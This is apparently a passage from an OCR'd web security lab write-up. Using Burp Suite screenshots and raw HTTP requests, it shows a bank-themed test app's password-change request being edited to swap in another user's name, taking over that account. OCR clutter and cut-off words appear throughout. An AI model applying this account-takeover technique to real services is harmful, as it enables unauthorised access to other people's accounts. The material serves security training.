
Burp Suite Community Edition v2023.12.1.3 - Temp
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Settings
Repeater Collaborator Sequencer Decoder
Comparer Logger Organizer Extensions
Learn
Intercept HTTP history Proxy settings
WebSockets history
Request to http://167.172.75.216:80
HTTP/1
Pretty Raw Hex
Inspector
Notes
Search
0 highlights
Event log (1) All issues Memory: 113.4MB
ay's Bank
Not secure
56
?
(for verification):
rd

```
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/profile
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImJhY2JhY2JhY2IiLCJpYXQiOjE3MTcyMjM1NzN9.od5Rcowl-5yg6I8N32E5Te8ev_I9npM4r67bYxhA3No; username=bacbacbacb
Connection: close

{
  "phone":"1234567890",
  "credit_card":"1234567890123456",
  "secret_question":"km kuliah dimana?",
  "secret_answer":"di ITS",
  "current_password":"B@c1234567"
}
```

Figure 7: Fill necessary information to access application’s features

- Change the password and click forward and in the left panel change username to the second account username



Burp Suite Community Edition v2023.12.1.3 - Temp
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Settings
Repeater Collaborator Sequencer Decoder
Comparer Logger Organizer Extensions
Learn
Intercept HTTP history Proxy settings
WebSockets history
Request to http://167.172.75.216:80
Add notes
HTTP/1
Pretty Raw Hex
Inspector
Notes
Search
0 highlights
Event log (1) All issues Memory: 113.4MB
ay's Bank
Not secure
56
?
(for verification):
rd
2:37

```
 AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/profile
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: auth_token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6
ImJhY2JhY2JhY2IiLCJpYXQiOjE3MTcyMjM1NzN9.od5Rcowl-5yg
6I8N32E5Te8ev_I9npM4r67bYxhA3No; username=bacbacbacb
Connection: close

{
  "new_password":"B@c0987654",
  "secret_answer":"di ITS",
  "username":"cabcabcabc"
}
```

Figure 8: Change the password

- Logout



Your Profile, bacbacbacb

Successfully changed password

You need to finish setting up your profile before you can use all the features of this website.

Phone: 1234567890

Credit Card: 1234567890123456


Secret Question: km kuliah dimana?

Secret Answer: di ITS

Current Password (for verification):

Figure 8: Logout

- Try to login to second account with the last password we update



Request to http://167.172.75.216:80

```
POST /login HTTP/1.1
Host: 167.172.75.216
Content-Length: 49
User-Agent: Mozilla/5.0 (Windows NT 10.0; Wi
 AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "username":"cabcabcabc",
  "password":"C@b1234567"
}
```

Login

Invalid username or password


Username: cabcabcabc

Password: ••••••••••

Login

Don't have an account? Sign up here.

Figure 9: Login to second account



Request to http://167.172.75.216:80

```
GET /dashboard HTTP/1.1
Host: 167.172.75.216
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.7
Referer: http://167.172.75.216/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: auth_token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6
ImNhYmNhYmNhYmMiLCJpYXQiOjE3MTcyMjQwMTh9.hOMI8Lt67bPZ
bOXThbA6-EEkHe4xYH2jcQ-5akQU2_s; username=cabcabcabc
Connection: close

```

Login

ogin successful!

sername: cabcabcabc

assword: ••••••••••

on't have an account? Sign up here.

Figure 10: Login success